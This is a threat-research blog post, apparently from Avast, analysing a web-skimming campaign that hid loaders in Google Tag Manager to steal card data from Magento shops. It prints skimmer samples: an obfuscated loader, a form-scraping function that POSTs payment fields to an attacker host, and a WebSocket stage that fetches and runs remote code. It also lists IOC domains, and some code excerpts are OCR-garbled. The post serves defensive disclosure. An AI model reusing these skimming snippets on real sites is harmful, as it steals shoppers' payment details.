

# Web Skimming Attacks Using Google Tag Manager

---

 [decoded.avast.io/pavlinakopecka/web-skimming-attacks-using-google-tag-manager/](https://decoded.avast.io/pavlinakopecka/web-skimming-attacks-using-google-tag-manager/)

January 24, 2022



by [Pavλίna Kopecká](#) January 24, 2022 9 min read


E-commerce websites are much more popular than they used to be, people tend to shop online more and more often. This leads to the growth of an attack called web skimming. Web skimming is a type of attack on e-commerce websites in which an attacker inserts malicious code into a legitimate website. One of the most targeted e-commerce platforms is **Magento**. The reason why **Magento** is so popular among attackers is that **Magento** is known for many vulnerabilities. However, this doesn't mean that other platforms aren't being targeted, for example, sites using WooCommerce have also been victims.

In this posting, we go over what web skimming attacks are and how they work. We then analyze a series of web skimming attacks that we found which were active from **March 2021** to the present. These attacks abused the **Google Tag Manager** and mainly targeted sites in **Argentina** and **Saudi Arabia**.

## Overview of Web Skimming Attacks

---

The purpose of the malicious web skimming code is to steal the website's customers' payment details. This attack can simply be compared to an attack on physical ATMs, where instead of hardware skimmers, malicious code is used to steal payment card information.



Web skimming is dangerous because the customer often has no chance to know that a website has been compromised. Mostly, the attackers go after small e-commerce websites with poor security, but sometimes even a big e-commerce site can become a victim. In 2018 , the British Airways website was infected by a web skimming attack. In 2019 , `forbesmagazine[.]com` was infected, payment details were sent to the `fontsawesome[.]gq` . Later in 2020 a big online retailer selling beauty products, `wishtrend[.]com` , also became a victim of another web skimming attack. In 2021 another big e-commerce website `store.segway[.]com` was infected with a skimming attack.

We observed a webpage ( `wishtrend[.]com` with more than 1M followers on Facebook ) that was infected with web skimming in 2020 . Later in 2021 , the same website was infected with a phishing attack that imitates a Dropbox login.

## How Web Skimming Attacks Work Under the Hood

A website can be breached and compromised both on the client side and on the server side. From the AV perspective, as we protect the end customers (client) and have no visibility on the server side, we focus on the client side. There can either be a single piece

of malicious code hidden in infected websites, or more often, the attack can be split into two or more stages. First stage is a simple loader inserted in an infected website's HTML or in an already existing javascript file. It can look like in the image below.

```
require(["jquery"],function($){jQuery(document).ready(function(){$.getScript(atob("aHR0cHM6Ly9jZG4uZ29vZ2FwaS5jb20vbW9kdWxlcY9nb29nbGV0YWdtYW5hZ2Vycy5qcw=="));});});  
<script src="https://cloubfiare[.]com/track.js"></script>
```

*First stage of web skimming attack, example of malicious code inserted in websites*


This code loads additional malicious code from an attacker's domain, sometimes obfuscated, sometimes not. For the second stage, attackers usually use **typosquatting** domains to hide and act as a legitimate service. The malicious code gets the data from all (or in some cases specific) input forms and sends this data to the attacker's server.

To get the payment details, the attackers use one of the following techniques:

- Stealing payment details directly from the original payment form
- Inserting malicious payment form (used in cases when no form exists)
- Redirecting to a malicious form on another website (can be placed on infected website or also on attacker's website)

The image below shows an example of a fake payment form in the red box. It is almost impossible to recognize that something is wrong, because on some e-commerce websites the payment form looks exactly the same and is valid. But in this case a little help is in the yellow box that says: "You will be redirected to the Realex website when you place an order." It means that if the website states that you will be redirected, then the payment form should not be directly on the e-commerce website and the user should expect to be redirected to the payment gateway (different website) with the form to enter payment details.

5 step: PAYMENT INFORMATION


 What is PayPal?

hint that we should expect redirection to Realex payment form

Credit Card (Realex)

You will be redirected to the Realex website when you place an order.

fake payment form



CONTINUE

\* Required Fields

↑ Back

*Example of a malicious payment form on an infected website*

There is more than one way the second stage (the part which is responsible for stealing and sending stolen payment details to the attacker) of a web skimming attack can look. In the code snippet below, there is an example. Here the attackers use a `POST` request to exfiltrate payment details, but they can also use `GET` requests and `WebSockets` .

```

1  function getPayment() {
2      var e = [],
3      n = document.getElementById("co-payment-form");
4      for (i = 0; i < n.elements.length; i++)
5          (n.elements[i].name || n.elements[i].value) && e.push(n.elements[i].name + " : " + n.
            elements[i].value);
6      return e
7  }
8
9  function sendPost(e, n) {
10     var t = new XMLHttpRequest;
11     t.onreadystatechange = function () {
12         4 == this.readyState && 200 == this.status && console.log("Success gan !")
13     },
14     t.open("POST", e, !0),
15     t.setRequestHeader("Content-type", "application/x-www-form-urlencoded"),
16     t.send("log=" + n)
17 }
18
19 var t = document.getElementsByName("payment[cc_number]");
20 sendPost("https://<malicious-domain>.com/", b64EncodeUnicode(getPayment().join("\n")))

```

*Example of web skimming code*

Stolen payment details are usually sold on the dark web. These datasets of credit cards that come from web skimming attacks are usually fresh and therefore they are better and can be sold for a higher price than for example data stolen from databases, which can be old in many cases. More information about selling stolen cards can be found in Yonathan Klijsma's

[VB2019 paper: : Inside Magecart: the history behind the covert card-skimming assault on the e-Commerce industry.](#)

## Web Skimming using Google Tag Manager

In Q3 2021 we discovered a web skimming attack that uses Google Tag Manager (GTM) as a first stage. First, the infected webpage loads a script from `googletagmanager[.]com/gtm.js?id=gtm-<code>` via script injected in the HTML file shown on the image below.

```

<script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start': new Date().getTime(),
event:'gtm.js'});var f=d.getElementsByTagName(s)[0], j=d.createElement(s),
dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src='https://www.googletagmanager.com/gtm.
js?id='+i+dl;f.parentNode.insertBefore(j,f);})(window,document,'script','dataLayer',
'GTM-5SF293J');
```

*Code snippet from index.html on infected e-commerce website*

There is nothing unusual in this behaviour, many websites use Google Tag Manager and it looks exactly the same (it can be suspicious that the website loads more than one GTM script though). But if we look closer in the `gtm.js` file, we can find suspicious code in it. In the image below there is a comparison between malicious and clean GTM script. In the

malicious file, there is added custom code that loads another javascript file from `ganalitis[.]com`. This is the feature of `GTM`, it is possible to add a custom script (which is then loaded from `googletagmanager.com` domain).

```

1 // Copyright 2012 Google Inc. All rights reserved.
2 (function(){
3
4
5 var data = {
6   "resource": {
7     "version": "32",
8
9     "macros": [{"function": "_e"}, {"function": "_u", "vtp_component": "URL",
10      "vtp_enableMultiQueryKeys": false, "vtp_enableIgnoreEmptyQueryParam": false}, {"function": "_u",
11      "vtp_component": "HOST", "vtp_enableMultiQueryKeys": false,
12      "vtp_enableIgnoreEmptyQueryParam": false}, {"function": "_u", "vtp_component": "PATH",
13      "vtp_enableMultiQueryKeys": false, "vtp_enableIgnoreEmptyQueryParam": false}, {"function": "_f",
14      "vtp_component": "URL"}, {"function": "_e"}],
15      "tags": [{"function": "html", "metadata": {"tag": "once_per_event": true,
16      "vtp_html": "\u003Cscript type='text/vtascript'\u003E(function(b,c,d,a,e){b[a]-b[a]});b[a]
17      .push({'gta.start':(new Date).getTime(),event:'gta.js'});b.c.getElementsByTagName(d)[0];
18      var fa='allits.',g='com/',h='gan';c.c.createElement(d);a=\"dataLayer\";l=a?
19      '\\x261\\x3d\\a:\\':c.async?l=c.src+'\\x261\\x2f'+h+figexa;b.parentNode.insertBefore(c,b)}
20      )(window,document,\"script\", \"dataLayer\", \"refresh\");\u003C\/script\u003E",
21      "vtp_supportDocumentWrite": false, "vtp_enableFrameMode": false
22      "vtp_enableEditJsMacroBehavior": false, "tag_id": 14}],
23      "predicates": [{"function": "eq", "arg0": ["macro", 0], "arg1": "gta.js"}],
24      "rules": [{"if": 0, "add": 0}]}],
25    },
26    "runtime": []
27  },
28  ],
29  /*
30  Copyright The Closure Library Authors.
31  SPDX-License-Identifier: Apache-2.0
32  */
33  var h,aa=function(a)(var b=0;return function(){return b.c.length?(done:l,value:a[b+]);
34  (done:l)},ba="function"==typeof Object.create?Object.create:function(a)(var b=function(){};b.
35  prototype=a;return new b),ea;if("function"==typeof Object.setPrototypeOf)ea=Object.
36  setPrototypeOf;else var ha:a=[a.l],ja=[];try{ja.__proto__=ha;ha-ja.g;break a}catch(a){}
37  ha=ja;ea=ha;function(a,b){e.__proto__=b;if(a.__proto__=b)throw new TypeError(a+" is not
38  extensible");return a:null}
39  var la=ea,ma=function(a,b){a.prototype=ba(b.prototype);a.prototype.constructor=a;if(la)la(a,b);
40  else for(var c in b){if("prototype"!=c){if(Object.defineProperty)(var d=Object.
41  getOwnPropertyDescriptor(b,c);d)Object.defineProperty(a,c,d)}else a[c]=b[c];a.Hj=b.prototype},
42  na=this;self.qa=function(a)(return a);var ra=function(l){,sa=function(a)
43  (return"function"==typeof a),ta=function(a)(return"string"==typeof a),ua=function(a)
44  (return"number"==typeof a&&!isNaN(a)),va=Array.isArray,xa=function(a,b){if(a&&aa(a))for(var c=0;
45  c<a.length;c++)if(a[c]&&b[a[c]])return a[c]},ya=function(a,b){if(la(a)||ua(b))>>b=0,
46  b=2147483647;return Math.floor(Math.random()*(b-a+1)+a)},Aa=function(a,b){for(var c=new za,d=0;

```

### Difference between usual and malicious GTM code

We were able to connect (based on our common signature and IP) `ganalitis[.]com` with similar domains from the same attacker (data from `RiskIQ`).


Domain	Active from	IP
<code>ganalitics[.]com</code>	2021-06-03	193[.]203[.]203[.]240
<code>bingfindapi[.]com</code>	2021-04-29	193[.]203[.]203[.]56
<code>webfaset[.]com</code>	2021-04-13	193[.]203[.]203[.]56
<code>pixstatics[.]com</code>	2021-05-19	193[.]203[.]203[.]56
<code>ganalitis[.]com</code>	2021-10-21	91[.]242[.]229[.]96
<code>gstatisc[.]com</code>	2021-12-13	91[.]242[.]229[.]96
<code>gstatlcs[.]com</code>	2021-12-15	193[.]203[.]203[.]14
<code>gstatuslink[.]com</code>	2022-01-02	91[.]242[.]229[.]96
<code>gtagmagr[.]com</code>	2022-01-05	193[.]203[.]203[.]14

The second stage (downloaded from the malicious domain) is a file named `favicon` (later renamed to `refresh`) that contains about `400 lines` of obfuscated javascript code. We found that this code was being changed over time to avoid detection. The deobfuscated

code is shown below, almost everything out of the 400 lines of code was just obfuscation. This file hides malicious code responsible for downloading the final stage through `WebSockets`.

```
1 if(new RegExp('e35561205w|K55365886Q|R89827419w|r99021506k|a53660650i|e35463463U|u64045379o|Y37835900b|Q45359940r|a32265350o|checkout|y81986858m|p23009284Y|U03387222A|T41832138e', 'gi')['test'](window['location']))new self[('Function')|>('Object')](
2   new self.WebSocket("wss://ganalitis.com:80/footers.png").onmessage = function (a)
    {new self.Function(a.data).call(this)}
3  )['call'](this);
```

The final stage of malware is downloaded through `WebSockets`. First, the web page sends its hostname, and then according to that information the corresponding malicious javascript is received. This communication is shown in the image below.



Malicious javascript code is about `1k` lines long (formatted) and as the previous stage is also obfuscated. This code is responsible for stealing the payment details. At the end of the obfuscated javascript code (shown in the image below) is configuration which is different for every infected eshop. The red box at the bottom shows the configuration where the fake payment form will be inserted into an `HTML` file on the infected website.



```

1169 function _0x2b92b7(_0x2fcbbba, _0x3509a5, _0x479d9e, _0x529970) {
1170     'o664069284297h': a0_0x11ac38,
1171     'E5283302117471': [['name', 'street[0]', ![]], ['name', 'city', ![]], ['name', 'region_id', ![]], ['name',
1172     '_0x2b92b7', 'postcod', ![]], ['name', 'country_id', ![]], ['name', 'telephone', ![]], ['id', 'customer-email', ![]]],
1173     fu 'B189063763953r': {},
1174     'v239537840299x': [],
1175     } 'g833117139219E': ![],
1176     a0 'y238982507471Q': ![],
1177     ( 'P289203312107a': '',
1178     (a 'h672336911790J': '',
1179     '1005132500242q': 'aHR0cHM6Ly9nYW5hbG10aXMuY29tL211ZG1hL2xvZ28uaW1n'
1180     'o664069284297h': a0_0x11ac38,
1181     'E5283302117471': [['a0_0xae219f(0xc5, 0x162, 0x1e3, 0xe5), a0_0xd8d8cc(0x45f, 0x4f9, 0x3bf, 0x443), ![]], ['name',
1182     a0_0xd8d8cc(0x50c, 0x426, 0x5a7, 0x3f8), ![]], [a0_0xae219f(0x2b8, 0x187, 0x1e3, 0x205), a0_0xae219f(0xab, 0x239,
1183     0x145, 0x6e), ![]], [a0_0xae219f(0x1a6, 0x28c, 0x1e3, 0x20b), a0_0xd8d8cc(0x329, 0x270, 0x27f, 0x378), ![]], ['name',
1184     a0_0xae219f(0x262, 0xea, 0x1c8, 0x168), ![]], [a0_0xae219f(0x2f9, 0x26e, 0x1e3, 0x2ea), a0_0xae219f(0x120, 0x82, 0xb9,
1185     0xb), ![]], ['id', 'customer-e' + a0_0xae219f(0x8e, 0x11a, 0x11f, 0x1f7), ![]]],
1186     'B189063763953r': {},
1187     'v239537840299x': [],
1188     'g833117139219E': ![],
1189     'y238982507471Q': ![],
1190     'P289203312107a': '',
1191     'h672336911790J': '',
1192     '1005132500242q': 'aHR0cHM6Ly' + '9nYW5hbG10' + a0_0xd8d8cc(0x424, 0x43c, 0x32e, 0x47f) + a0_0xae219f(-0xbb, 0x8d,
1193     0x51, 0x130) + a0_0xae219f(0x19, -0x76, 0x4f, -0xb7)
1194     };
1195     a0_0x39f5ab['x5Tdsj']();
1196     var ridm = '#checkout-payment-method-load>div>div>div.step-content.amcheckout-content>div>div>div.payment-method-content';

```

The end of the third stage file that contains configuration

The code from the yellow box is decoded in the white box. It is a dictionary, the key `E5283302117471` contains the form field names that match the input form field names on the infected webpage. The last key contains an exfiltration URL that is encoded in `base64`. In the image below is a code from an infected website, we can see that the id of the email field (customer-email) is in the mentioned code.

```

<div class="control _with-tooltip">
  <input class="input-text" type="email" data-bind="
    textInput: email,
    hasFocus: emailFocused,
    mageInit: {'mage/trim-input':{}} name="username"
    data-validate="{required:true, 'validate-email':true}" id="customer-email" aria-
    required="true"> == $0
  <!-- ko template: 'ui/form/element/helper/tooltip' -->

```

The missing field names (from fake payment form) are in the variable `a0_0x11ac38`. Which is an array and contains the following fields:

```

a0_0x11ac38['n'] = ['id', 'U506112759083e_cc_number'],
a0_0x11ac38['fn'] = ['name', 'firstname'],
a0_0x11ac38['ln'] = ['name', 'lastname'],
a0_0x11ac38['m'] = ['name', 'payment[cc_exp_month]-U506112759083e'],
a0_0x11ac38['y'] = ['id', 'U506112759083e_expiration_yr'],
a0_0x11ac38['c'] = ['id', 'U506112759083e_cc_cid'];


```

The fake payment form embedded on the infected website is shown in the image below. Above is the infected webpage, while below is how the webpage looks normally.



### 3 Payment Method

infected



PayPal Express Checkout What is PayPal?

You will be redirected to the PayPal website.

Credit Card Number \*

Expiration Date

01 - January ▼


Year ▼

CVV \*

[? What is this?](#)

### 3 Payment Method

clean



PayPal Express Checkout What is PayPal?


You will be redirected to the PayPal website.

#### *E-commerce website with fake payment form*

The stolen payment details (including details such as name and address) are sent to the attacker encoded in `base64` through `WebSockets`.

## Affected users

In the map below are shown countries with the most affected users. The top is `Argentina`, because of `prune[.]com[.]ar`. Site was infected with the new malicious domain `gstatlcs[.]com`.



**Avast** Threat Labs

The second one is **Saudi Arabia** e-commerce website `souqtime[.]com`. From [RiskIQ data](#) we can see that this e-commerce website was infected over time with at least seven different web skimming domains.

	Parent Hostname	Child Hostname	First	Last	Cause
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://ganalitis.com">ganalitis.com</a>	2021-10-23	2021-11-20	script.src
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://ganalitics.com">ganalitics.com</a>	2021-06-21	2021-10-09	script.src
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://pixstatics.com">pixstatics.com</a>	2021-06-02	2021-06-07	script.src
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://bingfindapi.com">bingfindapi.com</a>	2021-05-18	2021-05-19	script.src
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://gstatcs.com">gstatcs.com</a>	2021-04-28	2021-05-15	script.src
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://webfaset.com">webfaset.com</a>	2021-04-20	2021-04-20	script.src
<input type="checkbox"/>	<a href="http://www.souqtime.com">www.souqtime.com</a>	<a href="http://hotjar.host">hotjar.host</a>	2021-03-05	2021-04-13	script.src

Currently Avast detects the malicious domain `gstatuslink[.]com` on `souqtime[.]com`.

## Conclusion

Overall, we can say that the attacker uses **Google Tag Manager** to avoid detection. At the same time they were able to change the domains from which the malicious code was loaded over time, he also changed the malicious code itself to hide from detection by antivirus.

Some websites were infected for several months (for example `souqtime[.]com` ). It can be difficult for users to spot that the site is infected. For example, it is suspicious if the user fills in the payment form on the website itself and is then redirected to another payment form on the payment gateway webpage. But in cases where the payment form is normally present directly on the e-commerce website and the attacker steals payment details from this legitimate form, it is really hard to notice that the website is infected. Therefore we recommend using a second factor (e.g. mobile app or SMS code) to confirm internet payments if the bank supports it.

Website owners should keep software updated, monitor logs for any suspicious activity, use strong passwords and also use Web Application Firewall.

#### **IOC malicious domains:**

- `pixstatics[.]com`
- `ganalitics[.]com`
- `bingfindapi[.]com`
- `webfaset[.]com`
- `ganalitis[.]com`
- `gstatisc[.]com`
- `gstatlcs[.]com`
- `gstatuslink[.]com`
- `gtagmagr[.]com`

Tagged [asanalysis](#), [magento](#), [malware](#), [skimming](#)